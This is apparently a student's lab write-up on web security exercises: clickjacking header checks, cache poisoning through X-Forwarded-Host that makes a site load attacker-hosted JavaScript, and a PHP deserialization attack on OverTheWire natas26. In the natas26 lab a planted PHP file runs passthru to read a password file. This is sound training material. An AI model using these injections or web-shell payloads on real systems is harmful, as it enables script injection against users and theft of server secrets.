
To observe the enforcement of this policy, I created a simple local HTML file (iframe_google.html) containing an iframe targeting https://www.google.com. When I opened the file in Google Chrome, the content failed to load. The browser console displayed an error stating: Refused to display 'https://www.google.com/' in a frame because it set 'X-Frame-Options' to 'sameorigin'. This answers question 2, showing that the browser correctly enforced the header and blocked the framing attempt since my file originated from the local file:// protocol and not from Google's domain.



Next, I repeated a similar test with oregonctf.org. Using Netcat again (echo -en "GET / HTTP/1.0\r\n\r\n" | nc -C oregonctf.org 80), I inspected the response headers. This time, I found no X-Frame-Options header present, answering question 3. The absence of this header implies that OregonCTF does not prevent its site from being embedded in iframes, potentially leaving it vulnerable to clickjacking attacks unless other defensive mechanisms are in place.



To validate this, I created another HTML file (iframe_oregonctf.html) and loaded it in the browser with an iframe pointed at https://oregonctf.org. The content successfully rendered without any console errors or access restrictions, addressing question 4. Unlike Google, OregonCTF did not implement X-Frame-Options, and its content was freely embeddable, demonstrating a lack of clickjacking protection.




Through this exercise, I confirmed the defensive capabilities of X-Frame-Options and saw firsthand how its absence can leave sites susceptible to UI redress attacks. Websites handling sensitive user interactions should implement either X-Frame-Options or Content-Security-Policy: frame-ancestors to prevent malicious embedding via iframes.

Step 9: Web Cache Poisoning with an Unkeyed Header

To begin the cache analysis, I loaded the lab’s main landing page and used Chrome DevTools' Network tab to monitor the response headers. Upon refreshing the page, I noted that three key headers provided caching-related metadata:

- Age: 23
- Cache-Control: max-age=30
- X-Cache: hit


These headers confirm that the page was successfully served from cache (hit) and was still valid (Age < max-age).
(*Answer to Question 1*)



After waiting for the cache to expire (in this case, max-age=30 seconds), I refreshed the page and validated that the cache was no longer valid. The updated response headers showed:

- Age: 0
- Cache-Control: max-age=30
- X-Cache: miss

This indicates a cache miss, meaning the content was freshly retrieved from the server and re-cached.
(*Answer to Question 2*)




Next, I moved to the Elements tab to inspect the HTML structure. Immediately after the <body> tag, I found a <script> tag referencing a site-specific tracking script:
<script type="text/javascript" src="//ac721f3...web-security-academy.net/resources/js/tracking.js"></script>

This revealed that the domain was being dynamically inserted into the response HTML based on the request headers, particularly susceptible to poisoning via X-Forwarded-Host.

To exploit this, I crafted a Python script that made a GET request to the main page, spoofing the X-Forwarded-Host header with my Odin ID: calizo.net. The script only printed the altered <script> tag if the cache response was a miss, ensuring the poisoned content was freshly stored. Here's the poisoned script line I confirmed in the response:
<script type="text/javascript" src="//calizo.net/resources/js/tracking.js"></script>

This confirmed that my custom domain had been injected into the response and cached, meaning all subsequent users retrieving from cache would receive this tainted script reference.
(*Answer to Question 3*)




To validate poisoning success, I reloaded the page in a separate browser tab and inspected the HTML. The altered <script> tag pointing to calizo.net was still present, confirming the cache was now serving malicious content under the guise of legitimate site resources. This demonstrates how unkeyed headers such as X-Forwarded-Host can be weaponized for content injection in cache-poisoning attacks, impacting all downstream users of the shared cache.

Step 10: Web Cache Poisoning with Malicious JavaScript

For the final step in Lab 5.2, we took our cache poisoning attack one step further—this time by injecting and caching a malicious tracking script that executed JavaScript code. This simulated a more dangerous real-world scenario where an attacker could inject alert(document.cookie) or worse into a widely accessed shared page.

The first part involved hosting the payload on our exploit server. To do this, I followed the format given in the lab and stored the tracking script alert(document.cookie) at the following path:

- https://exploit-0a9200e104b76c32802a026401af002f.exploit-server.net/resources/js/tracking.js




This is confirmed by the first screenshot, which shows the content of the injected script live on the exploit server, along with my Odin ID visible for validation.

Next, I leveraged the same approach used in the previous poisoning step, but instead of setting the X-Forwarded-Host header to a benign domain like calizo.net, I set it to the exploit server's host so that the malicious script source would be reflected and cached on the lab's main landing page. To ensure success, I carefully timed the injection to occur immediately after the current cache expired. I used a Python script that continuously polled the site and measured the Age header until it hit a cache miss (X-Cache: miss), at which point it executed the injection.

After poisoning, I reloaded the landing page and verified in the DOM that the <script> tag was now referencing my hosted tracking.js file from the exploit server. This behavior is clearly shown in the second screenshot:

- <script type="text/javascript" src="//exploit-0a9200e104b76c32802a026401af002f.exploit-server.net/resources/js/tracking.js"></script>

Finally, the Congratulations banner confirmed the successful execution and caching of the malicious JavaScript.



Overall, this challenge reinforced the dangers of unkeyed cache headers combined with user-controllable headers like X-Forwarded-Host, especially in the context of static assets. It also underlined why cache keying and header sanitization are essential in modern web application security.

Lab 5.3 Insecure Deserialization (PHP)

Step 1: Introduction

This lab introduces the concept of insecure deserialization in PHP—an important attack vector that, when exploited properly, can lead to remote code execution. Unlike simple input injection, this vulnerability leverages the application’s deserialization mechanism to tamper with server-side object data. PHP’s unserialize() function, when used unsafely, is particularly prone to this risk, especially when attackers are allowed to modify serialized strings stored in cookies or other client-controlled mechanisms.

Step 2: Vulnerable Web Application and Drawing Behavior Analysis


The vulnerable site for this lab is natas26.natas.labs.overthewire.org, which provides an interactive line-drawing interface. It accepts four user-inputted coordinates via

the URL (x1, y1, x2, y2) and renders a line between those points on a canvas. As instructed, I submitted two sets of coordinates to draw two lines:

- First Line: x1=0, y1=0, x2=100, y2=200
- Second Line: x1=0, y1=0, x2=200, y2=200

Both lines rendered successfully, and visually confirmed that their endpoints matched the entered coordinate values.

To determine how this drawing state is stored, I inspected the browser’s cookies using the DevTools Application tab. There, under the site's cookies, I found a key named drawing, which appears to store serialized drawing data in an encoded format. This clearly indicated that the application saves the drawing information client-side, which is then rehydrated server-side to render the canvas—likely using PHP’s unserialize() function.



The presence of a base64-looking encoded value for drawing, combined with the behavior of re-rendering drawn lines across page reloads, strongly suggests that the application trusts client-supplied serialized objects. This sets up the attack scenario for the rest of the lab, where I will aim to manipulate or replace this cookie with a malicious object payload.

Step 3: Reversing the Cookie (Base64 Decoding PHP Serialized State)

In this step, I performed a base64 decoding operation to better understand the structure and behavior of the drawing cookie used by the vulnerable PHP web application on natas26. The goal was to inspect the serialized object being passed back and forth and verify whether user-defined drawing input is being stored entirely on the client.


To begin, I opened up Developer Tools and navigated to the Application tab. Under the Cookies section for natas26.natas.labs.overthewire.org, I located the drawing cookie. This cookie’s value appeared to be a long base64-encoded string—strong evidence that some form of serialized object was being stored in the cookie and sent back to the server on subsequent requests.

I copied the cookie value and saved it to a local file foo.txt using a simple echo command in the terminal. From there, I decoded it using the base64 -d command:

- base64 -d foo.txt

The output returned a PHP serialized object. It revealed an array of arrays, with each sub-array representing one of the lines I had previously drawn through the UI. The decoded structure looked like this (abbreviated):

```
a:2:{
  i:0;a:4:{
    s:2:"x1";s:1:"0";s:2:"y1";s:1:"0";
    s:2:"x2";s:3:"100";s:2:"y2";s:3:"200";
  }
  i:1;a:4:{
    s:2:"x1";s:1:"0";s:2:"y1";s:1:"0";
    s:2:"x2";s:3:"200";s:2:"y2";s:3:"200";
  }
}
```



This confirms that:

1. Yes, I was able to highlight the coordinates I previously entered in the decoded output.
The first array entry contains x1=0, y1=0, x2=100, y2=200 and the second entry contains x1=0, y1=0, x2=200, y2=200—matching exactly the inputs I had entered into the form earlier.

2. The server is not tracking drawing state internally.
Instead, it serializes the drawing state client-side into a base64 string and stores it in a cookie. This approach avoids the need for server-side storage or session management but introduces serious security risks—most notably, an insecure deserialization vulnerability when the cookie is read and rehydrated back into objects on the server.

Ultimately, this decoding confirmed the application’s use of PHP’s native serialization format and sets the stage for a deserialization-based exploit in upcoming steps.

Step 4: Analyze the Source Code – Understanding the Web App Flow and Cookie Handling

After reviewing the source code for the PHP-based drawing application in natas26, we can see that the page logic is governed by several functions: drawImage(), showImage(), and storeData(), all of which are invoked only if either the drawing cookie exists or if all four coordinates (x1, y1, x2, y2) are passed in as query parameters. This logic is defined in the session_start() block at the top of the source file (see first image).

The drawImage($imgfile) function is responsible for creating a new canvas with a 400x300 dimension, delegating the actual rendering work to drawFromUserdata() which pulls line data from the deserialized drawing cookie and plots previously drawn line segments (second and third images). The imagepng() call then saves this rendered image to a file, and imageDestroy() cleans up the resource.

Next, showImage($imgfile) simply echoes the image back as an <img> tag on the page if the PNG file exists (fourth image). This confirms to the user visually what they drew.

The most important insight comes from examining the storeData() function. First, a new object $new_object is created to store the current user-submitted coordinates (fifth image). Then, the existing drawing state is loaded from the drawing cookie via base64 decoding and unserialize() (sixth image), which is clearly the vulnerability site—allowing injection of arbitrary PHP objects if crafted data is fed back in. Finally, the updated drawing state is combined with the new line and re-serialized, with the result being base64-encoded and set again as a cookie named drawing (seventh image).

This sequence reveals how state is fully managed client-side via cookies, making it inherently vulnerable to tampering. Specifically, the repeated serialization and deserialization of objects in $_COOKIE["drawing"] without input validation opens the door to classic PHP object injection, which we'll exploit in later steps.

Step 5: Logger Class Analysis

In this step, I explored the Logger class implemented within the vulnerable PHP web application. This class plays a crucial role in how arbitrary objects can influence server-side behavior through insecure deserialization.

The __construct() method of the Logger class accepts a $file parameter and builds a path to a log file within /tmp, naming it /tmp/natas26_<filename>.log. It initializes two class variables—$initMsg and $exitMsg—which store the strings #--session started--#\n and #--session end--#\n respectively. Upon construction, the Logger object opens the designated log file in append mode ("a+") and writes the $initMsg to it immediately, establishing a clear indicator of when the session begins.

The __destruct() method complements the constructor by appending the $exitMsg to the same log file when the object goes out of scope or is explicitly destroyed. This is a significant detail, as it implies that any unserialized Logger object can execute file-write operations without direct method calls, simply by being instantiated and destroyed.

Additionally, the class contains a log($msg) method, which also opens the same log file in append mode and writes any user-controlled message passed in. While this function isn't invoked in the main application code, the presence of such a utility method increases the risk surface if invoked indirectly or via reflection.

From a security perspective, the Logger class illustrates a classic insecure deserialization target. Since the application unserializes cookie data ($_COOKIE["drawing"]), an attacker can craft a serialized Logger object, manipulate the $logFile attribute, and leverage the constructor or destructor for unintended file operations. This makes the class a viable payload vehicle for a PHP Object Injection (POI) exploit.

Understanding how this Logger class writes to disk, with no sanitization of the $file parameter and automatic invocation of fwrite() in both the constructor and destructor, lays the groundwork for the payload we'll craft in Step 6. Specifically, this analysis confirms that we can cause the server to write arbitrary strings to controlled files—an essential primitive for exploiting this deserialization flaw.

Steps 6-9: Insecure PHP Deserialization Exploitation and Final Access


In steps 6 and 7, I analyzed the behavior of PHP's deserialization process, particularly how the vulnerable app blindly deserializes incoming serialized data stored in the drawing cookie without verifying its integrity. The application contains a Logger class whose __construct() and __destruct() functions write to a user-defined log file. This presents a prime opportunity for exploitation—especially since the destructor

executes on object teardown and writes whatever was set in $exitMsg into a file path we control.

To take advantage of this, I created a malicious Logger class where the $exitMsg is set to execute a PHP command: <?php passthru('cat /etc/natas_webpass/natas27') ?>. I pointed the log file path to img/calizo.php, using my Odin ID as the filename to uniquely identify and retrieve it later.

The modified class was wrapped in a short PHP exploit script that I named exploit.php, and I ran it locally using the PHP interpreter on WSL. Initially, I encountered a file creation error due to the absence of the img/ directory, which was resolved by creating the directory manually. Once that was fixed, the script outputted the base64-encoded serialized payload of my rogue object.

